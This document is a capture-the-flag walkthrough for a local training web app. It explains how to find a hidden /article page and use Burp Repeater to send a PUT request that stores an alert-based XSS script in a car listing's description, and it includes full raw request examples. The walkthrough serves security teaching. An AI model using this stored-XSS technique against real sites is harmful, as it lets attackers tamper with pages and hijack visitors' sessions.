Flag 2 Solution:

Objective: Find the ‘article’ page and performing an XSS attack


Skills: Performing an XSS attack


Solution: Performing an XSS injection in the description of one of the website's articles

Video solution:
https://www.youtube.com/watch?v=LstFFZl9kEU&ab_channel=BaptisteDouchet


Suggested solution (other possibilities):


1/ First of all, you need to open Burp and connect to the website from there:






2/ From the 'home' page, you'll notice that the button for accessing CTF 2 (middle level) doesn't work. So, for this second CTF we first need to find the URL that will take us to the "/articles" page, where our capture the flag will take place. To do this, we need to inspect the code of the web page from a browser by right-clicking and then "inspect". If you look at the HTML code of the web page, you'll see a comment "/article". By replacing the URL /home with this comment, you can access a page containing several cars.









3/ Once on this page, where a list of several cars is displayed, we can see that there is a search bar. This points to a possible XSS injection. It is indeed possible to perform one from this search bar, but unfortunately this is not where the Flag 2 is hidden.

You need to think about injecting XSS into one of the descriptions of the various cars that you can see.


4/ The xss injection can be found in the code comments. To do this, once again "inspect" the code of the "articles" web page



5/ To carry out this XSS injection, you need to use the Burp software. You need to connect to the website from the software's browser and then intercept the request made when you reload the details page for one of the cars.



6/ We need to send this request to the "Repeater" on Burp to inject our javascript script.



7/ To send our Javascript code, and modify the article description using our XSS injection, replace the GET verb with PUT and then enter the ID of the article you want to modify.


Request

Pretty Raw Hex \n

```
1  PUT /article/2 HTTP/1.1
2  Host: localhost:9000
3  Cache-Control: max-age=0
4  sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5  sec-ch-ua-mobile: ?0
6  sec-ch-ua-platform: "macOS"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/120.0.6099.71 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
   apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:9000/articles
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
   Q1mWMV4kRz7aKpAP9HOtDcNTWfVOuemt1oIyvsJNt5gsYYdlXjrEO6NZnvJY; cookieconsent_status
   =dismiss; connect.sid=
   s%3Ap7bJJbqoI_pR7LOYP0ajstkhNXjme-Oz.u3Eyxk8dsM9XJiQpDstkW7ZgKwoDa287II0VYsI4tV8
18 If-None-Match: W/"3cc-6Kx9ntzBapjHDAaSodxvBGFzZ34"
19 Connection: close
20
21 Content-Type: application/json
22
23 {
24   "description": "<script>alert('XSS');</script>"
25 }
26
```

8/ You will then need to add Content-Type: application/json at the bottom of the request so that it is sent in JSON format, which is accepted by the database.

9/ Finally, we need to add {"description": "<script>alert('XSS');</script>"} in order to inject the desired script into our database. All that's left to do is press the 'send' button on Burp's 'Repeater' tab to send the request to the server.



Example of a request:

PUT /article/2 HTTP/1.1
Host: localhost:9000
Cache-Control: max-age=0
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/*;q=0.8,application/signed-exchange;v=b3;q=0.7*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9000/articles
Accept-Encoding: gzip, deflate, br
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: language=en; welcomebanner_status=dismiss; continueCode=Q1mWMV4kRz7aKpAP9HOtDcNTWfVOuemt1oIyvsJNt5gsYYdlXjrEO6NZnvJY; cookieconsent_status=dismiss; connect.sid=s%3A0CDLmLSjvayHGHOMuoNjaVTNF1vtSsVC.EbgxFJV6YEGZFoP0yJaLcvHfCjMPjSNoA83dmET7HJk

If-None-Match: W/"6c8-fpPoWb9p2o/wnMqOtPRqmlKgm8E"
Connection: close
Content-Length: 55
Content-Type: application/json

```
{
  "description": "<script>alert('XSS');</script>"
}
```

10/ The description will then be changed in the database and the javascript alert will be displayed (refresh the page) on our website on the /articles or /article/id page.

Well done! You've found Flag_2!